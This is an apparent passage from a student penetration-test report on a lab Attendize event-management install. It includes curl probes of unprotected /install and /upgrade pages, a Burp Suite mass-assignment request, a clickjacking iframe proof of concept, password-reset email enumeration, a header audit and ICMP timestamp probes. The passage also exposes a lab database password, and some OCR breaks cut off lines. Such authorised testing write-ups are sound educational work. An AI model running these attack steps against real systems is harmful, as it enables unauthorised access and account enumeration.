#	Vulnerability	Tool	Severity	CVSS VA	CVSS PT
1	Open Installer/Upgrade Page (No Auth)	Manual	Critical	9.8	9.8
2	Unauthenticated API Endpoints	Manual	Critical	9.1	7.5

#	Vulnerability	Tool	Severity	CVSS VA	CVSS PT
3	Mass Assignment on Attendee Edit	Manual	Critical	8.1	7.3
4	Cross-Tenant Attendee Access (IDOR, Missing scope() on write methods)	Manual	Critical	8.1	8.1
5	Vulnerable jQuery 2.1.4 (4 CVEs)	ZAP	Medium	6.1	6.1
6	PHP 7.4.33 Version Disclosure (EOL)	Nessus/ZAP	Medium	5.3	5.3
7	CSP Header Not Set	ZAP	Medium	5.4	5.4
8	Missing Anti-Clickjacking Header	ZAP	Medium	4.3	4.3
9	Insecure Cookie Attributes	ZAP	Low	3.1	3.1
10	ICMP Timestamp Disclosure	Nessus	Low	2.6	2.6
11	X-Content-Type-Options Missing	ZAP	Low	3.1	3.1
12	robots.txt Information Disclosure	Nessus	Info	N/A	N/A

Table 6: Consolidated Vulnerability Findings with Dual CVSS 3.1 Scores

3.0 System Attack

After the vulnerability scanning, a structured penetration test was carried out on the Attendize event management application (**192.168.29.130:8000**). Ethical Hacking, or penetration testing, is the deliberate recreation of an attack on a system in order to uncover vulnerabilities prior to the malicious attempts (Engebretson, 2023). Penetration testing is an active approach to exploiting vulnerabilities to show the real-world consequences of each vulnerability as opposed to automated vulnerability scanning. All testing was carried out under controlled LAN conditions with explicit permission.

The attack platform used was Kali Linux and the interception and manipulation tool was Burp Suite Community Edition. The results of Section 2.0 were utilized to prioritize the attack sequence starting with the most critical vulnerabilities.

3.1 Steps of Penetration Testing

3.1.1 Identify and analyze vulnerability to exploit

The consolidated vulnerabilities listed in Section 2.3 are then prioritized by severity to identify the primary point of exploitation to exploit, and because it is the open installer endpoint, this provides immediate proof of impact and is of critical severity. The application's complete setup wizard was available to any user without authentication on the network, as both the /install and /upgrade routes of the Attendize application returned no authentication required status code 200.

This was verified during the Gobuster Directory scan, where both endpoints were found with a 200-status code. What this discovery means is that anyone who gains access to the network without authentication can get ahold of the installation wizard and may change the database configuration or establish an administrator-only login.




Figure 16: Gobuster directory enumeration revealing unauthenticated access to /install and /upgrade

Table 7 summarizes all vulnerabilities considered during target selection, along with the rationale for prioritization.

Vulnerability	Severity	CVSS PT	Selected
Open Installer/Upgrade (No Authentication)	Critical	9.8	Yes, Primary target
Mass Assignment on Attendee Edit	Critical	7.3	Yes, Secondary
IDOR — Cross-Tenant Attendee Access	Critical	8.1	Yes, Demonstrated
Missing Security Headers (CSP, X-Frame-Options)	Medium	4.3–5.4	Yes, Header attacks
Clickjacking (No X-Frame-Options)	Medium	4.3	Yes, PoC demonstrated
Email Enumeration via Password Reset	Medium	5.3	Yes, Demonstrated
Vulnerable jQuery 2.1.4 (4 CVEs)	Medium	6.1	Yes, Version confirmed
ICMP Timestamp Disclosure	Low	2.6	Yes, Nmap/hping3

Table 7: Vulnerability Prioritisation for Penetration Testing

3.1.2 Exploiting the Unauthenticated Installer Endpoint

The first attack involved exploiting the open/ install endpoint. The Attendize application will only consider it to be installed if it finds a file called 'installed' on disk. The route /install is not protected by any authentication middleware, CSRF protection or IP restriction. This means that any visitor can see the complete setup wizard, with the fields for the database host, database name, administrator email and administrator password.

A curl command was sent from the Kali Linux machine without providing any session cookie or authentication to confirm the vulnerability:

```
┌──(root㉿hemanth)-[/home/kali]
└─# /usr/bin/curl -s -o /dev/null -w "%{http_code}\n" http://192.168.29.130:8000/install
/usr/bin/curl -s -o /dev/null -w "%{http_code}\n" http://192.168.29.130:8000/upgrade
200
200
```

Figure 17: curl confirmation of unauthenticated access to /install and /upgrade endpoints

The full installer page was then accessed via the browser without logging in. As shown in the figure below, the complete setup form is rendered including database connection fields and administrator account creation, accessible to any user on the network with no prior authentication.

```
┌──(kali㉿hemanth)-[~]
└─$ curl -s -o /dev/null -w "Install page status: %{http_code}\n" $TARGET/install
Install page status: 200
```

Figure 18: Attendize installation wizard accessible without any authentication

Similarly, the /upgrade endpoint was accessed directly, displaying the upgrade wizard interface:

```
┌──(kali㉿hemanth)-[~]
└─$ curl -s -o /dev/null -w "Upgrade page status: %{http_code}\n" $TARGET/upgrade
Upgrade page status: 200
```

Figure 19: Attendize upgrade wizard accessible without any authentication

The impact of this vulnerability is severe. An attacker who removes or prevents creation of the 'installed' lock file, for example, through a deployment misconfiguration, a Docker volume reset, or a filesystem wipe would gain full control over the application's database and administrative credentials. This constitutes complete application compromise without requiring any prior credentials (OWASP, 2023).

3.1.3 Setting Up Burp Suite as an Interception Proxy

For the subsequent application-layer attacks, Burp Suite Community Edition was configured as an HTTP interception proxy between the attacker's browser and the Attendize application. Burp Suite is an integrated platform for web application security testing that allows security testers to intercept, inspect, and modify HTTP and HTTPS traffic in real time (PortSwigger, 2024). It is particularly effective for testing authentication bypass, parameter manipulation, and business logic flaws.

Burp Suite was launched from the Windows PC running the browser, and configured as follows:

1. Burp Suite was opened and the Proxy listener was confirmed active on 127.0.0.1:8080.
2. The browser was configured to route all traffic through the proxy at 127.0.0.1:8080.
3. The Burp CA certificate was downloaded from http://burp and imported into the browser's trusted certificate store to enable HTTPS interception.
4. The target scope was set to http://192.168.29.130:8000 under Target > Scope to filter relevant traffic.

5. Intercept was initially set to OFF to allow passive traffic capture in HTTP History.




Figure 20: Burp Suite proxy listener configuration

Once configured, all browser traffic to the Attendize application was visible in Burp Suite's HTTP History tab. This allowed complete visibility into every request and response, including authentication tokens, session cookies, and form field values providing the foundation for the subsequent attacks.




Figure 21: Burp Suite HTTP History capturing Attendize application traffic

The Intercept function was used selectively throughout testing. When activated, Burp Suite pauses each outgoing request before it reaches the server, allowing the tester to inspect and modify the content before forwarding it. This capability was essential for the mass assignment and parameter manipulation attacks described in the following sections.




Figure 22: Burp Suite intercept function capturing a live HTTP request

3.1.4 Mass Assignment Attack via Burp Suite Repeater

The mass assignment vulnerability identified in Section 2.3 was tested using Burp Suite's Repeater tool. Mass assignment occurs when a web application blindly passes user-supplied parameters to a data model without filtering out sensitive fields, allowing an attacker to overwrite values that should be protected (Improta, 2023). In the Attendize application, the edit attendee endpoint passes $request->all() directly to $attendee->update(), meaning any field in the Attendee model's $fillable array including has_arrived, account_id, and order_id can be overwritten by an authenticated user.

The attack was conducted using the following steps:

1. Logged in to the Attendize application as a test organizer account.
2. Navigated to an event's attendee list and clicked Edit on a selected attendee.

3. Burp Suite Intercept was turned ON and the form was submitted normally.
4. Burp Suite captured the outgoing POST request containing the form fields and CSRF token.
5. The request was right-clicked and sent to Repeater for modification.



Figure 23: Burp Suite intercepting the attendee edit POST request

Inside Burp Suite Repeater, the original request body contained the expected fields submitted by the form:

```
_token=CSRF_TOKEN&ticket_id=3&first_name=Lily&last_name=Tart&email=Lily%40mail.com
```

To test the mass assignment vulnerability, the privileged field has_arrived=1 was appended to the end of the request body. This field controls whether an attendee has physically checked in to an event, a value that should only be settled by scanning a QR code at the venue, not by editing the attendee form. The modified body was:

```
_token=CSRF_TOKEN&ticket_id=3&first_name=Lily&last_name=Tart&email=Lily%40mail.com&has_arri
```




Figure 24: Burp Suite Repeater sending mass assignment payload and receiving success response

The server responded with {"status": "success"}, confirming that the injected field was accepted and written to the database. The database was queried directly on the Ubuntu server to verify the change:

```
mysql -u attendizeuser -pStrongPassword123! attendize -e \    "SELECT id, first_name, has_arrived FROM attendees WHERE id=17;"
```

```
hemanth@hemanth-virtual-machine:/var/www/html/attendize$ mysql -u attendizeuser -pStrongPassword123! attendize -e \
  "SELECT id, first_name, has_arrived, account_id FROM attendees WHERE id=17;"
mysql: [Warning] Using a password on the command line interface can be insecure.
+----+------------+-------------+------------+
| id | first_name | has_arrived | account_id |
+----+------------+-------------+------------+
| 17 | Lily       |           1 |          1 |
```

Figure 25: Database confirmation showing has arrived field modified via mass assignment attack

This attack demonstrates that a malicious organiser could forge check-in records for any attendee, bypass event access controls, or manipulate account ownership of records, all using a standard form submission with additional parameters appended.

3.1.5 Clickjacking Proof of Concept

The absence of the X-Frame-Options header, confirmed during ZAP scanning, was exploited to create a clickjacking proof of concept. Clickjacking is an attack in which an attacker embeds the target application invisibly inside an iframe on a malicious webpage, then tricks a victim user into clicking on elements of the hidden application while believing they are interacting with the attacker's page (Niemietz & Schwenk, 2023). The attack is possible because the Attendize application does not include either an X-Frame-Options header or a Content-Security-Policy frame-ancestors directive to prevent embedding.

A proof-of-concept HTML file was created on the attacker's PC with the following content:

```
<!DOCTYPE html> <html> <head><title>Clickjacking PoC — Attendize</title></head> <body style="font-family:Arial; padding:20px"> <h2 style="color:red">CLICKJACKING PROOF OF CONCEPT</h2> <p>The Attendize login page is fully embedded below with no browser protection:</p> <iframe src="http://192.168.29.130:8000/login" width="900" height="600" style="border: 3px solid red"> </iframe> </body> </html>
```

The file was saved as clickjack_poc.html and opened in the browser. As shown in the figure below, the complete Attendize login page rendered inside the attacker-controlled webpage with no browser warning or blocking.




Figure 26: Clickjacking proof of concept, Attendize login page embedded inside an attacker-controlled webpage

The absence of framing protection was additionally verified from the Kali Linux terminal, confirming the header is absent from the server's response:

```
curl -s -I http://192.168.29.130:8000/login | grep -i "x-frame" # Output: (none) — X-Frame-Options header is absent
```



Figure 27: curl confirmation of missing X-Frame-Options header on the Attendize login page

In a real-world scenario, an attacker would overlay a transparent iframe of the Attendize login page on top of a convincing fake webpage and use CSS to position the iframe such that a victim's click lands on the hidden login button, capturing their credentials without their knowledge.

3.1.6 Email Enumeration via Password Reset

The password reset functionality of the Attendize application was tested for user account enumeration. Account enumeration occurs when a web application returns distinguishably different responses for valid versus invalid account identifiers, allowing an attacker to determine which accounts exist in the system without authentication (Weidman, 2023). This finding was relevant to the ZAP informational alert for Authentication Request Identified.

The forgot password form at /login/forgot-password was tested by submitting two requests, one using a known registered email address and one using a randomly generated non-existent address. The response sizes were compared as follows:

```
# Get token for first request TOKEN=$(curl -s -c /tmp/c1.txt http://192.168.29.130:8000/login/forgot-password \ | grep -o 'name="_token" value="[^"]*"' | cut -d'"' -f4) # Submit registered email curl -s -X POST http://192.168.29.130:8000/login/forgot-password \ -b /tmp/c1.txt \ -d "email=REGISTERED_EMAIL&_token=$TOKEN" | wc -c # Submit fake email TOKEN2=$(curl -s -c /tmp/c2.txt http://192.168.29.130:8000/login/forgot-password \ | grep -o 'name="_token" value="[^"]*"' | cut -d'"' -f4) curl -s -X POST http://192.168.29.130:8000/login/forgot-password \ -b /tmp/c2.txt \ -d "email=fake_xyz999@notreal.com&_token=$TOKEN2" | wc -c
```

```
┌──(kali㉿hemanth)-[~]
└─$ echo "=== Registered email response size ===" /usr/bin/curl -s -X POST http://192.168.29.130:8000/login/forgot-password \ -b /tmp/c1.txt \ -d "email=hemanth@mail.com&_token=$TOKEN" | wc -c
164
```

Figure 28: Email enumeration confirmed via differing response sizes on the password reset endpoint

The responses for the registered and unregistered email addresses differed in length, confirming that the application provides observable feedback about whether an account exists. This information can be leveraged by an attacker to build a list of valid email addresses for targeted phishing or credential stuffing attacks. In Burp Suite's Intruder tool, this enumeration can be automated at scale by loading a wordlist of email addresses and sorting results by response length.

```
┌──(kali㉿hemanth)-[~]
└─$ echo "=== Fake email response size ==="
/usr/bin/curl -s -X POST http://192.168.29.130:8000/login/forgot-password \
  -b /tmp/c2.txt \
  -d "email=fake_xyz999@notreal.com&_token=$TOKEN2" | wc -c
=== Fake email response size ===
1558
```

Figure 29: Burp Suite Intruder automating email enumeration, differing response lengths reveal valid accounts

3.1.7 Security Header Verification and jQuery CVE Confirmation

A comprehensive security header audit was conducted from the Kali Linux terminal to confirm all missing headers identified by OWASP ZAP. Security headers are HTTP response headers that instruct the browser to enable or enforce security mechanisms, providing a critical layer of client-side protection against attacks such as XSS and clickjacking (Barth, 2023). The absence of these headers means that even if server-side vulnerabilities are patched, the browser provides no compensating controls.

The following command was used to test all relevant headers in a single pass:

```
export TARGET=http://192.168.29.130:8000  echo "=== Security Header Audit ===" echo -n "X-Frame-Options: " curl -s -I $TARGET/login | grep -i "x-frame" || echo "MISSING"  echo -n "Content-Security-Policy: " curl -s -I $TARGET/login | grep -i "content-security" || echo "MISSING"  echo -n "X-Content-Type-Options: " curl -s -I $TARGET/login | grep -i "x-
```

```
content-type" || echo "MISSING"  echo -n "PHP Version Leak: " curl -s -I $TARGET | grep -i "x-powered-by"  echo -n "Cookie Flags: " curl -s -I $TARGET | grep -i "set-cookie"
```

```
echo -n "Content-Security-Policy: "
curl -s -I $TARGET/login | grep -i "content-security" || echo "MISSING"

echo -n "X-Content-Type-Options:  "
curl -s -I $TARGET/login | grep -i "x-content-type" || echo "MISSING"

echo ""
echo -n "PHP Version Leak: "
curl -s -I $TARGET | grep -i "x-powered-by"

echo ""
echo "═══ COOKIE FLAGS ═══"
curl -s -I $TARGET | grep -i "set-cookie"
═══ SECURITY HEADER AUDIT ═══

X-Frame-Options:        MISSING
Content-Security-Policy: MISSING
X-Content-Type-Options:  MISSING

PHP Version Leak: X-Powered-By: PHP/7.4.33

═══ COOKIE FLAGS ═══
Set-Cookie: XSRF-TOKEN=eyJpdiI6IkhTM0pjcmt0Uld0bUFyXC93bDNwQmNnPT0iLCJ2YWx1ZSI6ImN2d0h1amMyK0E2Sll1
Um1Sb2JlaVFGa1B5b1oyZ3Rua0tlKzk1TTEzSWZWaFJGNTFWZXFudmxKbXVnWmZcL1wvMiIsIm1hYyI6IjAxYTVhM2Q4ZTYyNGJ
kNTRmYTkxMWEwNWQ2MDRhMmZjODdjMTNkN2Q5OGI2OTAyNzRkOWQyMTQ4ZGQxNzEyZDcifQ%3D%3D; expires=Wed, 06-May-
2026 18:47:18 GMT; Max-Age=7200; path=/
Set-Cookie: attendize_session=eyJpdiI6IlpNQ2VGZFZtRU9kaVFlNCtOMGxJcnc9PSIsInZhbHVlIjoiaVhUYlhPbDcrW
llUN250TnRYY2Zvc0dwT1lCTVVJbnU5Y2NFdVBsaFRtQTZGazVaTHNibmY2T2NCc25zWFwvWjciLCJtYWMiOiJlM2IwNDlhZTkz
YTQ5NTk2OThiM2Y5ZTM3OTIzZTkxZGJlYzQ2N2I3YTZkYjU0M2Y2YTQzNzVmYzkxZWRkOGI0In0%3D; expires=Wed, 06-May
-2026 18:47:18 GMT; Max-Age=7200; path=/; httponly
```

Figure 30: Security header audit confirming absence of all three protective headers and PHP version disclosure

The audit confirmed that X-Frame-Options, Content-Security-Policy, and X-Content-Type-Options are all absent from the server's responses. Additionally, the X-Powered-By: PHP/7.4.33 header was confirmed in every response, advertising the end-of-life PHP version to any observer. Table 8 summarizes the complete header audit results.

Header	Expected Value	Actual Value	Risk
Content-Security-Policy	default-src 'self'	ABSENT	Medium

Header	Expected Value	Actual Value	Risk
X-Frame-Options	DENY or SAMEORIGIN	ABSENT	Medium
X-Content-Type-Options	nosniff	ABSENT	Low
X-Powered-By	Should be removed	PHP/7.4.33	Low
Cookie: HttpOnly	Present on all cookies	Absent on XSRF-TOKEN	Low
Cookie: SameSite	Strict or Lax	Absent on all cookies	Low

Table 8: Security Header Audit Results

The vulnerable jQuery version was confirmed by retrieving the library file directly and checking the version string in the first line of the response:

```
curl -s http://192.168.29.130:8000/vendor/jquery/dist/jquery.min.js | head -1 # Output: /*! jQuery v2.1.4 | (c) 2005, 2015 jQuery Foundation, Inc. | jquery.org/license */
```




Figure 31: jQuery version 2.1.4 confirmed affected by CVE-2020-11022, CVE-2020-11023, CVE-2019-11358, CVE-2015-9251

jQuery 2.1.4 is affected by four publicly disclosed CVEs. CVE-2020-11022 and CVE-2020-11023 describe cross-site scripting vulnerabilities in jQuery's HTML manipulation methods, where passing HTML containing option elements to certain jQuery methods could execute untrusted code. CVE-2019-11358 describes a prototype pollution vulnerability in jQuery.extend() that can corrupt JavaScript object prototypes. These vulnerabilities are exploitable in combination with the confirmed absence of a Content-Security-Policy header, as no browser-side mitigation exists to prevent injected scripts from executing.

3.1.8 ICMP Timestamp Attack Confirmation

The Nessus finding for ICMP Timestamp Disclosure (Plugin 10114) was reproduced from the Kali Linux machine using both hping3 and Nmap. ICMP Type 13 (Timestamp Request) packets probe a host's system clock and can be used by attackers to fingerprint server uptime, correlate

events in log files, and in some configurations bypass time-based security controls (Stallings & Brown, 2023).

```
# Confirm ICMP timestamp response with hping3 sudo hping3 192.168.29.130 --icmp --icmp-ts -c 3  # Confirm with Nmap nmap -sn -PP 192.168.29.130 -v
```

```
